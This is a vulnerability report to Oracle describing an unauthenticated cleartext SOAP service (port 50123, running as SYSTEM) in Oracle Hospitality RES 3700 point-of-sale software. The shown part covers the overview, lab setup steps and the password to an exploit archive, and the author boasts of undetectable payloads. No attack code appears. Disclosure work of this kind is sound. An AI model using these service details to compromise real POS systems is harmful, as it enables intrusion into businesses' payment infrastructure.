INFOSEC.0DAY

Walid Faour

SECURITY VULNERABILITY REPORT

Vendor	Oracle
Date	Aug 4, 2019
Vulnerability Researcher	Walid Faour

Address: Beirut, Lebanon

Personal E-mail: walid.faour@outlook.com

Infosec Services E-mail: infosec.0day@gmail.com

Vulnerability discovered, tested, exploited and PoC developed by: **Walid Faour**

Vulnerability reported to: Oracle – secalert_us@oracle.com

Vulnerability reported on: Aug 4, 2019

IMPORTANT NOTE

This is an in-depth detailed security vulnerability report that includes setup guides, network diagrams, reverse engineered protocols, exploits, vulnerability analysis and much more.

If you wish to skip directly to the actual attack and exploit you can do so by directly going to section **4.0-Attacking the API Service** where the vulnerability is described briefly as well.

You can skip even further to section 4.3-Attack in Action but that is not recommended as you would miss important details.

This report comes with a password protected and encrypted zip file **PoC.zip** that contains all the exploits and payloads/backdoors. Password is **P@ssw0rd##!!//>--20()KKKdls;kk** to unzip it.

Do not use Anti-Virus programs or disable them in case they're enabled in your test setup. I do have FUD (Fully Undetectable) encrypted payloads with valid signatures binded with other legitimate programs but they're for private pentesting use.

Table of Contents – Short

Table of Contents – Detailed

1.0-Preface

1.1-Disclaimer

Information available in this document is intended for Oracle Security team only. I shall not be responsible for any misuse of this information in instances that include:

- Misuse of this information/exploits by malicious Oracle employees/collaborators.
- Oracle data and/or e-mails being hacked or leaked, and this information becomes publicly available.
- Someone else finding this bug as a coincidence and publish it or misuse it.
- My system being hacked/breached, and information stolen and used for bad purposes.

The systems, utilities, software products that were used in this test/assessment were obtained legally and for testing purposes only. The penetration tests, attacks and exploits were performed in completely isolated environments and networks.

1.2-Confidentiality Note

This information is completely confidential due the criticality of the security vulnerability being reported, and I hereby confirm that I will not publish this information publicly and online or provide it or sell it to any third-party or use it and abuse it to hack/attack other systems.

Oracle security team should keep this information confidential and within trusted parties.

This document and all PoC scripts, exploits and payloads are sent encrypted using Oracle Security Alert PGP public key available at https://www.oracle.com/technetwork/topics/security/encryptionkey-090208.html

1.3-Credit by Oracle

As per the efforts and security tests and vulnerability research that was done, Oracle will create a CVE and assign a CVSS score and publish that publicly on their CPU advisory with my name and surname clearly stated.

I will receive a vulnerability tracking number after this report and when the final fixes are released and updates/patches are applied the credit and acknowledgment will be reflected directly on the Oracle website.

2.0-Vulnerability Overview

2.1-Vulnerability Assessment Overview

The assessment and security vulnerability research commenced on July 22, 2019 and concluded on August 4, 2019.

The assessment and test were done to evaluate the security of the Oracle product being discussed since it showed many security weaknesses in many places without even testing, so further investigation was done during which a complete remote system compromise was achieved.

2.2-Vulnerability Basic Description

The vulnerability was found in Oracle Hospitality RES 3700 product (Previously known as MICROS systems which was later acquired by Oracle). The vulnerable service was identified as the MDS HTTP Service.

It was found that the communication between the Server and Client (In our case between a Server PC that is running Oracle Hospitality RES 3700 and a Client PC i.e. a User Workstation running Oracle Hospitality RES 3700 CAL Client) is in cleartext HTTP.

No form of encryption or obfuscation is used which in turn allowed reverse engineering the communication and finding out that both the server and clients send/receive HTTP requests to perform actions and commands without any authentication.

The actions allowed by the service running on the server and clients would allow any malicious attacker to remotely read/write files and registry keys among other actions which would eventually lead to full system compromise with highest level system privileges.

2.3-Vulnerability Basic Technical Details


Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	https://www.oracle.com/industries/food-beverage/products/res-3700/
Product Installation Guide Link v5.7	https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS MDS HTTP Service / srvMDSHTTPService
Vulnerable Service Executable	D:\Micros\Common\Bin\MDSHTTPService.exe
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	50123 / TCP
Service Protocol	HTTP
Service API	SOAP Webservice (XML Services/Methods)
Vulnerability Type	Missing Authentication

2.4-Vulnerability Discovery and Testing (Network Diagram/Requirements)

Before we setup an attack we need to confirm that we have a vulnerability and that our service is missing authentication and we can send requests and receive responses and see the actions being requested executed on the remote systems that we are targeting.

2.4.1-Network Diagram:

You have to setup a similar network as demonstrated in the diagram below for an easier follow up:



2.4.2-Requirements (Software/Hardware/Network/Tools):

As seen in the above network diagram we need four components detailed below:

A-SERVER

B-CLIENT


C-TESTING LAPTOP/PC

D-NETWORK SWITCH

A-SERVER: The properties of the server are as below:

-*Hardware:* We can have a physical server for ex: HP ProLiant ML110 G7 or a virtual one installed on a HyperV or VMware or other virtualization product.

-*Operating System:* We will be installing Windows Server 2008 R2 Standard SP1 64bit (default GUI installation), create two NTFS partitions and name them C: and D: (C: is for Windows, D: for MICROS and the Oracle product will be installed directly on the root on D:\) below is the OS:



NOTE: You can install any other version of Windows and most of the time the test should work without tweaks but to keep following up with this test it's better to use the same setup.

-*Oracle Product:* We will be installing Oracle Hospitality RES 3700 Release 5.4 on the server. The setup guide is available in PDF format here: https://docs.oracle.com/cd/E72602_01/docs/res-54-ig.pdf

Other documentation is found here: https://docs.oracle.com/cd/E72602_01/index.html


Note that when installing Oracle Hospitality RES 3700 Release 5.4 install all its components and follow up the guide linked above.

Once the software is installed you can restore a test Sybase database or use the existing and then configure the POS Configurator properly to communicate with the client that we have in the test.


Some important settings to mention are Setting network nodes using the steps below:

1-Go to Start -> All Programs -> Micros Applications -> POS -> POS Configurator.

You can check the screenshot below to follow up quickly.



2-Once POS Configurator opens enter your password if there's one and then configure all settings in the network node as below:



In the screenshot in the previous page, once POS Configurator opens perform the below:

1-Go to the Devices tab

2-Click on Network Node

3-In Record View add a new Name for the User Workstation/Client PC, in our case “POS 3”

4-Assign and enter a valid Computer Name for the Client Workstation in our case “PCWS3”.

5-Enter the IP address for the CLIENT in our case “192.168.1.13”

6-Enter the Subnet Mask for the CLIENT in our case “255.255.255.0”

7-Select a Workstation Type, depends on the workstation we chose “Workstation4”.

8-Click on “Update Hosts File” to update the windows hosts file and the MDSHosts.xml file.

9-Once done click on the green arrow on the top section of the window to save changes and close.

-*Network:* Configure the server network adapter with:

IPv4 Address: 192.168.1.10

Subnet Mask: 255.255.255.0


Note: You can setup any other IP which would work perfectly, or you can use the above to follow with the test precisely.

-*Wireshark Network Protocol Analyzer:* We install Wireshark version 2.6.1 on the SERVER which comes with WinPcap 4.1.3.

B-CLIENT: The properties of the client are as below:

-*Hardware:* We can have a hardware workstation such as Toshiba E70, IBM 566, Oracle Micros Workstation 5 etc or it can be a virtual machine installed on VMware or HyperV using special setup. In our case we will be using IBM 4852-566 link https://retailtechinc.com/product/ibm-4852-566/


-*Operating System:* We will be installing Windows Embedded POSReady 2009 SP3 (which sometimes comes pre-installed from the vendor), screenshot is below:




After operating system installation there is no need to setup and configure peripherals such as Cash Drawers, Customer Line Displays and Magnetic Card readers etc, but in case you need to perform that on IBM 566 follow the below:

-Go to Start -> Programs -> IBM UnifiedPOS for Windows -> IBM OLE for Retail Point of Sale ->

Configuration Utility. Screenshot as blow:




-One you open configuration utility follow the steps in the screenshot:



-*Oracle Product:* We will be installing Oracle Win32 CAL Client version 3.1.3 on the IBM POS.

Once you obtain a version of CAL Client version 3.1.3 follow the steps below to install it:

- Go to the **SERVER** and click on Start -> All Programs -> Micros Applications -> Micros Control Panel

